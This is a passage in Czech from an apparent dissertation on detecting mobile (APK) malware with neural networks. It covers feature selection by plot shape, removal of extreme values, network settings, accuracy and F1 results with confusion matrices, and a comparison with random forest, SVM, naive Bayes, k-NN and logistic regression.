
Výsledky experimentální části výzkumu ukázaly, že pro úspěšnou detekci mobilního malware pomocí neuronových sítí je nutné provést další úpravy dat.

Nejprve byly graficky znázorněny hodnoty všech features u obou typů, v malware i v legitimních aplikacích. Vizualizace byla provedena, tak že jedna feature byla zobrazena dvakrát vedle sebe. Vlevo byly hodnoty všech vzorků malware a vpravo hodnoty všech vzorků čistých mobilních aplikací, viz obrázek 6.18.



Obr. 6.18: Zobrazení hodnot jedné feature všech vzorků malware (vlevo) a všech vzorků čistých mobilních aplikací (vpravo) [zdroj vlastní]

Byly hledány takové features, jejichž hodnoty byly stejné nebo velmi podobné jak pro malware, tak i pro legitimní aplikace. To znamená features, které zhoršovaly nebo neovlivňovaly detekční schopnosti neuronových sítí. Pozornost byla nejprve zaměřena na skupiny features, které měly stejný typ grafu (vizualizaci). Jakmile byl u několika features nalezen stejný typ vizualizace hodnot pro malware i pro protilehlý legitimní software, byly označeny jako kandidáti k vyřazení. Aby nebyl vyřazen typ features, který by obsahoval cenná data, bylo provedeno experimentální ověření. Features daného typu byly dočasně vyřazeny, pak byly vytvořeny množiny trénovacích a testovacích vektorů. Neuronová síť byla naučena pomocí množiny trénovacích vektorů. Poté bylo provedeno experimentální zjištění detekčních schopností neuronové sítě na množině testovacích vektorů. Pokud byly detekční schopnosti lepší, byl daný typ features vyřazen. Pokud klesla detekční schopnost neuronové sítě, byly všechny features daného typu ponechány. Celý proces vyřazování problematicky detekovatelných typů features je zachycen na obrázku 6.19.




Obr. 6.19: Proces vyřazování problematicky detekovatelných typů features [zdroj vlastní]

Po vyřazení skupin features, které měly stejný typ grafu, následoval proces jemného zpřesnění dat. Bylo provedeno pomocí vyřazování jednotlivých features, které měly stejné nebo velmi podobné vizualizace hodnot pro malware i pro protilehlý legitimní software. Vyřazování individuálních features bylo provedeno podle stejného algoritmu, který byl použit pro odstraňování skupiny features, které měly stejný typ grafu (obrázek 6.19).

Prvním typem feature, který bylo potřeba odstranit, neboť zhoršoval detekční schopnosti, byl takzvaný monolitický blok dat. V tomto typu grafu atribut většiny vzorků malware i legitimních aplikací nabýval pouze dvou hodnot. Hodnoty -5 a 20 byly tak časté, že to vedlo k vytvoření téměř obdélníkového grafu, který je vidět na obrázku 6.20.


Features, které byly tvořeny monolitickým blokem dat, měly největší škodlivý vliv a jejich odstraněním se výrazně zvýšila přesnost detekčního procesu.



Obr. 6.20: Monolitický blok hodnot feature 101 [zdroj vlastní]


Dalším typem byly features s takzvaným hřebenovým grafem. Hřeben je vytvářen tak, že většina hodnot osciluje mezi dvěma hodnotami. Navíc je zde občasný nepravidelný výskyt nějaké další hodnoty, jejíž přítomnost vytváří graf připomínající hřeben. Na obrázku 6.21 je vidět, že většina vzorků má u feature 51 hodnotu -5 nebo 1, ale některé vzorky mají i hodnotu 2 (ty právě tvoří hřeben grafu). Z obrázku je rovněž vidět, že hřeben vlevo tvořený vzorky malware je hustější než hřeben legitimních aplikací, který je vpravo. V datech se vyskytla celá řada hřebenů:

- řídký hřeben na obou stranách.
- hustý hřeben na obou stranách, viz obrázek 6.22.
- hustý hřeben na jedné straně řídký hřeben na druhé straně.




Obr. 6.21: Feature 51 vykazuje znaky hřebenového grafu [zdroj vlastní]

Experimentální výsledky naznačily, že k negativnímu ovlivňování detekčních schopností neuronových sítí dochází jak u features, které představují kombinaci hustého a řídkého hřebenu (jako je například na obrázku 6.21), tak u features, u kterých je hustota hrotů hřebenu více vyrovnaná (např. obrázek 6.22). Z tohoto důvodu musely být odstraněny features, jejichž hodnoty vytvářejí jakýkoliv typ hřebene s pravidelnými hodnotami.




Obr. 6.22: U feature 54 jsou znaky hřebenového grafu na obou stranách více pravidelné [zdroj vlatní]

Další typ features, který musel být odstraněn, je vidět na obrázku 6.23. Na jedné straně mají obě hodnoty -5 a 1 velkou četnost (může jít i monolitickou nebo téměř monolitickou strukturu). Na druhé straně grafu má většina vzorků hodnotu -5 a jen malý počet vzorků dosahuje hodnoty 1. Experimentální výsledky prokázaly, že po odstranění features tohoto typu dochází ke zlepšení detekčních schopností.




Obr. 6.23: Feature 49 má různou četnost hodnot -5 a 1 pro malware a pro čisté aplikace [zdroj vlastní]

Jak již bylo naznačeno výše, čím více se od sebe u jednotlivých features liší vzorky malware a legitimních aplikací, tím lepší jsou detekční schopnosti neuronových sítí. Celkově lze říci, že práce dokázala, že je naprosto nezbytná kvalitní příprava dat, ze kterých jsou vytvářeny vstupní vektory trénovací množiny. Jen neuronové sítě, které byly učeny za pomoci pečlivě připravených datových sad, dávají dobré detekční výsledky. Nyní budou popsány typy features, které naopak zvyšují detekční schopnosti neuronových sítí. Jako nejlepší se ukázaly features, které měly pro malware i pro legitimní aplikace nepravidelnou oscilaci mezi různými hodnotami a jejichž rozsahy se pro obě skupiny lišily. Příkladem může být obrázek 6.24 zachycující feature 88.



Obr. 6.24: Feature 88 oscilace mezi různými hodnotami pro malware a pro čisté aplikace [zdroj vlastní]

Dobrých výsledků rovněž dosahovaly features, které měly u jedné skupiny převládající pravidelné hodnoty, viz obrázek 6.25 vlevo, zatímco u druhé skupiny převládaly nepravidelné hodnoty, viz obrázek 6.25 vpravo.




Obr. 6.25: Feature 97 převládající pravidelné hodnoty (vlevo) versus nepravidelné hodnoty (vpravo) [zdroj vlastní]

Zajímavé se ukázaly i features s kombinovanými vlastnostmi, ve kterých zároveň:

- převládalo střídání pevných hodnot,
- rozsahy pevných hodnot byly pro obě skupiny různé,
- v obou skupinách se objevovaly i nepravidelné hodnoty.

Typickým příkladem je feature 100, která je zachycena na obrázku 6.26. Může se zdát, že grafy malware i čistých aplikací mají podobný tvar grafu. Splňují podmínky, které jsou uvedeny výše, a odstraněním features tohoto typu se ztrácí i část důležitých informací, což se projevuje na poklesu detekčních schopností neuronových sítí.



Obr. 6.26: Feature 100 podobný tvar grafu malwaru i neinfikovaných aplikací [zdroj vlastní]

Pro tvorbu prototypu analyzátoru a experimentální ověření detekčních schopností je možné provádět vyřazování skupin features i jednotlivých features na základě tvaru grafu. Pro implementaci do komerčních detekčních procesů by bylo užitečné provést výzkum statistických charakteristik hodnot features vyřazených na základě jejich vizualizace a naprogramovat automatizované vyřazování špatně rozlišitelných features. Pro ověřování správnosti postupů i jemné doladění lze opět použít proces vyřazování problematicky detekovatelných typů features, který je na obrázku 6.19.

Problematika extrémů

Z hlediska neuronových sítí představují extrémy významné hodnotící znaky. Analýzy datových sad ukázaly, že se extrémy pro obě skupiny vyšetřovaných aplikací mění. Skutečnost velmi snižuje informační hodnotu extrémů jako celku. Pokud se například hodnota 2147483647 v trénovací množině vyskytuje pouze u vzorků malware, tak jde o významný hodnotící znak. Pokud by se hodnota 2147483647 vyskytla u neznámého vzorku, pak by všechny APK aplikace s touto hodnotou byly spíše hodnoceny jako malware bez ohledu na to, zda se skutečně jednalo o malware či čistou aplikaci. Na obrázku 6.27 jsou červeně vyznačeny extrémy, které jsou zodpovědné za významné zkreslování detekčního procesu u APK aplikací, které mají danou (nebo podobnou) hodnotu, ale jsou z opačné skupiny.

```
In[128]:= n = 30;
          number = Table[i, {i, 1, n}];
          blackMaxNList = Take[Sort[Max[#] & /@ black2, Greater], n];
          whiteMaxNList = Take[Sort[Max[#] & /@ white2, Greater], n];
          TableForm[Table[{number[[i]], blackMaxNList[[i]], whiteMaxNList[[i]]}, {i, 1, n}]]
```

Out[132]//TableForm=

1	2 147 483 647	224 512
2	67 961	168 216
3	67 961	117 646
4	67 961	85 456
5	67 961	85 456
6	65 532	72 861
7	65 532	70 542
8	64 534	70 262
9	63 063	69 887
10	60 396	65 534
11	60 396	65 534
12	60 396	65 533
13	60 396	65 532
14	60 396	65 532
15	60 396	65 532
16	59 925	65 532
17	59 925	65 156
18	56 229	64 969
19	55 732	64 229
20	55 516	63 591
21	54 577	63 063
22	54 577	63 063
23	54 577	63 063
24	54 577	62 871
25	54 236	62 706
26	54 236	61 537
27	53 036	61 537
28	52 620	61 537
29	52 620	61 537
30	52 620	61 537

Obr. 6.27: Extrémy jedné sady dat [zdroj vlastní]

To znamená, že posledním krokem v přípravě dat pro tvorbu vstupních vektorů je vyloučení výrazných extrémů. Konečný počet features, které nesly důležité informace potřebné pro úspěšný proces učení neuronových sítí, byl 86. Z dat, která byla upravena procesy popsanými výše, byly připraveny osmdesátišesti složkové vstupní vektory. Do trénovací množiny byla přiřazena polovina všech vstupních vektorů a testovací množině byla přiřazena druhá polovina. V rámci trénování byla aplikovaná křížová validační metoda, která by měla snížit případné přeučení na minimum.

6.2.4 Použití umělé inteligence - učení nejen neuronovými sítěmi

Umělé neuronové sítě i další techniky strojového učení jsou tzv. data-driven metody. Každý klasifikátor je jen tak dobrý, jak dobrá a vhodná data dostane na vstupu. Pro získání kvalitních rozhodovacích modelů je třeba připravit vhodným předzpracováním vstupní data ve formě numerických vektorů (podrobněji výše). Jak bylo popsáno výše, ze vstupních vektorů byly vytvořeny trénovací a testovací množiny pro naučení a otestování neuronové sítě pro detekci mobilního malwaru. V rámci disertační práce byla prověřena především sada kombinací parametrů pro umělé neuronové sítě, které se jeví jako výborný klasifikační nástroj. Tyto datasety ale byly použity i pro další srovnání s klasifikačními technikami strojového učení, jako jsou naivní bayesovský klasifikátor [169], logistická

regrese [170], metoda podpůrných vektorů (Support Vector Machines) [171], náhodný les (Random forest) [172], metoda k-nejbližších sousedů (k-nereast neighbours) [173]. Tyto metody jsou implementovány v prostředí Mathematica v rámci příkazu Classify, který se pro ně snaží nalézt nejvhodnější nastavení pro daný dataset. V rámci disertační práce si autor nekladl za cíl nalézt u všech metod to nejlepší možné nastavení. Bylo využito nejmodernějších účinných metod a jejich poslední známé kvalitní nastavení. Pouze neuronové sítě byly podrobeny detailnější analýze.

6.2.5 Nastavení neuronových sítí

Byla provedena celá řada testů (trénování a testování) s různým počtem neuronů ve skryté vrstvě a různou kombinací přenosových funkcí dle nastavení z tabulky 6.1.

Tabulka 6.1 Nastavení neuronových sítí

Parametr	Hodnota
Počet vstupních atributů	86
Počet výstupů	1
Počet skrytých neuronů v jedné skryté vrstvě	1-15
Přenosové funkce – kombinace ve skryté a výstupní vrstvě	Logistická sigmoida, hyperbolický tangens, saturovaná lineární
Počet učících epoch	200
Učící algoritmus	Levenberg - Marquardt

6.2.6 Dosažené výsledky s využitím neuronových sítí

V tabulce 6.2. jsou výsledky pro všechny kombinace a nastavení, vždy ve tvaru přesnost (accuracy) trénovací, F1 score trénovací, přesnost (accuracy) testovací, F1 score testovací. Čísla 1 – 15 odpovídají počtu neuronů ve skryté vrstvě.

Tabulka 6.2 Komplexní výsledky pro neuronové sítě

	Sigmoid_Tanh	Tanh_Tanh	Sigmoid_Sigmoid	Tanh_Sigmoid	SaturatedLin_SaturatedLin
1	94.0857	98.8429	50.	50.	50.0429
	94.3918	98.847	66.6667	66.6667	0.171282
	93.2571	97.6429	50.	50.	49.9714
	93.613	97.6466	66.6667	66.6667	0.11409
2	99.0714	99.0714	90.3	97.5571	50.0571
	99.0731	99.0731	91.1253	97.6081	0.228311
	98.0571	97.9286	89.8714	96.7	50.0143
	98.0638	97.9265	90.7814	96.7859	0.114188
3	99.1429	92.9286	50.0429	93.5571	98.9143
	99.1406	93.3117	66.6857	93.9406	98.9161
	97.5714	92.5143	50.0143	92.4857	98.1286
	97.5547	92.9323	66.673	92.9698	98.132
4	94.9143	98.6143	96.1	92.1571	98.6
	95.1419	98.6239	96.212	92.714	98.6044
	93.8714	97.8286	95.4143	91.2857	97.8857
	94.1577	97.847	95.5559	91.9397	97.8917
5	99.0714	99.1	92.4286	91.9286	87.3
	99.0753	99.1004	92.9521	92.4877	88.5865
	97.8429	98.	91.8857	91.1714	87.5143
	97.8572	98.0029	92.4748	91.8081	88.7776
6	99.5	99.4571	96.5	88.7143	98.4
	99.5004	99.4575	96.6024	89.8117	98.4068
	98.2286	97.8714	96.1429	88.2286	97.9857
	98.2311	97.865	96.2635	89.406	97.9974
7	99.3429	93.0857	93.0857	92.5286	98.1714
	99.3436	93.4981	93.5277	93.0295	98.1792
	98.1857	92.2143	92.4	91.9429	97.5714
	98.1906	92.7012	92.9236	92.5159	97.5852
8	99.0143	97.3714	93.0857	90.1714	98.6429
	99.0178	97.4085	93.5051	90.9759	98.6504
	97.8714	96.3857	91.7429	89.1286	97.7143
	97.8844	96.4301	92.2851	90.0718	97.7331
9	96.8857	97.4	86.4143	92.7857	92.3571
	96.9043	97.4524	87.9666	93.2622	92.8313
	96.5	96.3714	85.8	92.2857	91.6857
	96.5391	96.4584	87.4748	92.8249	92.2627
10	98.9429	92.8429	92.5571	92.7	98.7286
	98.9477	93.2797	93.0654	93.1858	98.7298
	97.9286	92.4714	92.0857	92.0714	97.8571
	97.94	92.9366	92.6506	92.6344	97.8578
11	96.9429	94.1857	87.3143	86.0143	98.4857
	96.9825	94.4467	88.6764	87.7149	98.4943
	96.0143	93.1	87.1286	85.0429	97.7429
	96.0831	93.4384	88.5003	86.9533	97.7538
12	94.3857	98.4857	92.3714	91.2143	98.5571
	94.6509	98.5003	92.9008	91.9068	98.5623
	93.5143	97.4571	91.6857	89.9429	97.9286
	93.8282	97.4894	92.2996	90.8405	97.9377
13	94.2857	98.9429	89.6714	87.6429	99.0714
	94.5608	98.9486	90.5847	88.9542	99.0729
	93.6	97.8143	88.9429	87.4	98.2143
	93.923	97.8221	89.9741	88.7729	98.2135
14	97.9857	87.2143	85.8429	91.0571	99.1
	98.0088	88.5477	87.5892	91.6954	99.1004
	97.3143	86.7857	85.3	90.5	97.9571
	97.3484	88.242	87.1712	91.2118	97.9563
15	98.5857	98.8143	92.6	83.3857	98.6857
	98.5947	98.8198	93.097	85.594	98.6906
	97.7857	98.0286	92.1429	82.7857	97.5143
	97.8024	98.0392	92.6901	85.1363	97.5298

Při analýze výsledků v Tab. 6.2 byly definovány nejlepší kombinace přenosových funkcí a počtu neuronů ve skryté vrstvě do Tab. 6.3. Dle získaných hodnot lze konstatovat, že nalezené modely mají vysokou přesnost s téměř žádnou hladinou přeučení.

Tabulka 6.3 Nejlepší výsledky pro neuronové sítě v jednotlivých kombinacích

	Sigmoid - Tanh 6	Tanh - Tanh 15	Sigmoid - Sigmoid 6	Tanh - Sigmoid 2	SaturatedLin - SaturatedLin 13
Accu-train	99.5	98.8143	96.5	97.5571	99.0714
F1-train	99.5004	98.8198	96.6024	97.6081	99.0729
Accu-test	98.2286	98.0286	96.1429	96.7	98.2143
F1-test	98.2311	98.0392	96.2635	96.7859	98.2135

Jako nejlepší kombinaci lze z Tab. 6.3 prohlásit kombinaci přenosové funkce logistické sigmoidy ve skryté vrstvě, přenosové funkce hyperbolického tangentu ve výstupní vrstvě a 6 neuronů ve skryté vrstvě. Mezi sledovanými parametry byla přesnost 99.5 % při trénování a 98.23 % při testování úspěšnosti detekce vzorků malwaru. Ne vždy je přesnost u klasifikátorou směrodatnou mírou. Používají se i další parametry, mezi které lze zařadit například specificitu, sensitivitu, přesnost či F1 score. V Tab. 6.3 kromě přesnosti (accuracy) je použito F1 score, které bylo v nejlepším případě rovno 99.5 % při trénování a 98.23 % při testování.

Pro tuto kombinaci pak detailní výsledky (konkrétní absolutní počty korektně i nekorektně klasifikovaných dat a jednotlivé klasifikační míry) zobrazují konfúzní matice (matice záměn) v tabulkách 6.4 pro trénování a 6.5 pro testování.

Tabulka 6.4 Konfúzní matice (záměn) trénovací pro nejlepší kombinaci

Konfúzní matice trénovací - 6SigmoidTanh.txt				
		P		N
predikce True	TP	3485	FP	15
predikce False	FN	20	TN	3480
	TPR	99.57	TNR	99.43
	FPR	0.43	FNR	0.57
Přesnost (Accu)	99.5			
Přesnost (Precis)	99.57			
F1 score	99.5			
TPR-Sensitivita	TNR-Specificita	FPR-False positive rate	FNR-False negative rate	

Tabulka 6.5 Konfúzní matice (záměn) testovací pro nejlepší kombinaci

Konfúzní matice testovací - 6SigmoidTanh.txt				
		P		N
predikce True	TP	3443	FP	57
predikce False	FN	67	TN	3433
	TPR	98.37	TNR	98.09
	FPR	1.63	FNR	1.91
Přesnost (Accu)	98.23			
Přesnost (Precis)	98.37			
F1 score	98.23			
TPR-Sensitivita	TNR-Specificita	FPR-False positive rate	FNR-False negative rate	

6.2.7 Srovnání výsledků s dalšími metodami

Pro srovnání s výše uvedenými neuronovými sítěmi byly využity další techniky z oblasti umělé inteligence a strojového učení - naivní bayesovský klasifikátor, logistická regrese, metoda podpůrných vektorů (Support Vector Machines), náhodný les (Random forest), metoda k-nejbližších sousedů (k-nereast neighbours), které jsou využity v prostředí Mathematica (www.wolfram.com) ve vnitřní funkci Classify. Výsledky srovnání jsou uvedeny v Tab. 6.6.

Tabulka 6.6 Srovnání metod umělé inteligence v úspěšnosti detekce malwaru

	Neuronové sítě	Náhodný les (rozhodovací stromy) = (Random Forest)	Naivní bayesovský klasifikátor	Metoda podpůrných vektorů (Support vector machines)	Metoda k-nejbližších sousedů	Logistická regrese
Accu-train	**99.5**	98.34	95.6	99	96.76	98.4
F1-train	**99.5**	98.36	96	99	96.8	98.4
Accu-test	**98.23**	97.93	95.93	98.36	96.69	98.03
F1-test	**98.23**	97.96	96.01	98.36	96.73	98.03

Z Tab. 6.6 lze konstatovat, že nalezený model neuronových sítí byl nejlepší ze srovnávaných metod se sekundací metody podpůrných vektorů.

Celkově lze uzavřít výsledky prohlášením, že v současné době, kdy je v digitálním světě kolem nás malwaru opravdu velké množství, je třeba hledat metody s vysokou přesností detekce. Je třeba hledat a přeučovat techniky umělé inteligence s cílem dosažení nejlépe 100% přesnosti, jinak hrozí časté falešné poplachy i při 95% přenosti z důvodu vysokého množství potenciálních aplikací – nosičů malwaru. Falešné poplachy zákazníci vyvinutých antimalwarových aplikací neocení. Ač jsou útočníci většinou o krok před penetračními testery či vývojáři antimalwarových programů, výhody technik umělé inteligence nabízí výbornou detekci malwaru i u neznámých (nových) vzorků. Neznamená to ale, že není potřeba aktualizace učení se zařazenými nově objevenými vzorky malwaru.

6.2.8 Popis možné implementace naučené neuronové sítě do komerčních detekčních procesů

Po dokončení výzkumné části práce je možné přikročit k vytvoření systému použitelného v technické praxi. Transformační software, datový analyzátor (který upravuje data a vytváří vstupní vektory) a naučená neuronová síť se ve vyšším jazyce implementují do jediného systému. Modul neuronové sítě bude mít navíc rozhraní pro rychlé přeučování na nové typy malwaru. Přeučování neuronové sítě je velmi důležité, neboť zajistí schopnost detekovat i nejnovější typy mobilního malwaru. Vstupem do detekčního software bude APPS_ANALYSIS_LOG.log. Výstupem bude seznam APK vzorků, které jsou infikované, a skupina vzorků, které jsou doporučeny k ruční analýze. Předběžné výsledky ukazují, že jde o velmi malou skupinu vzorků v řádu jednotek kusů. Vytváření skupiny vzorků doporučených k ruční analýze představuje volitelnou část systému, která byla navržena na 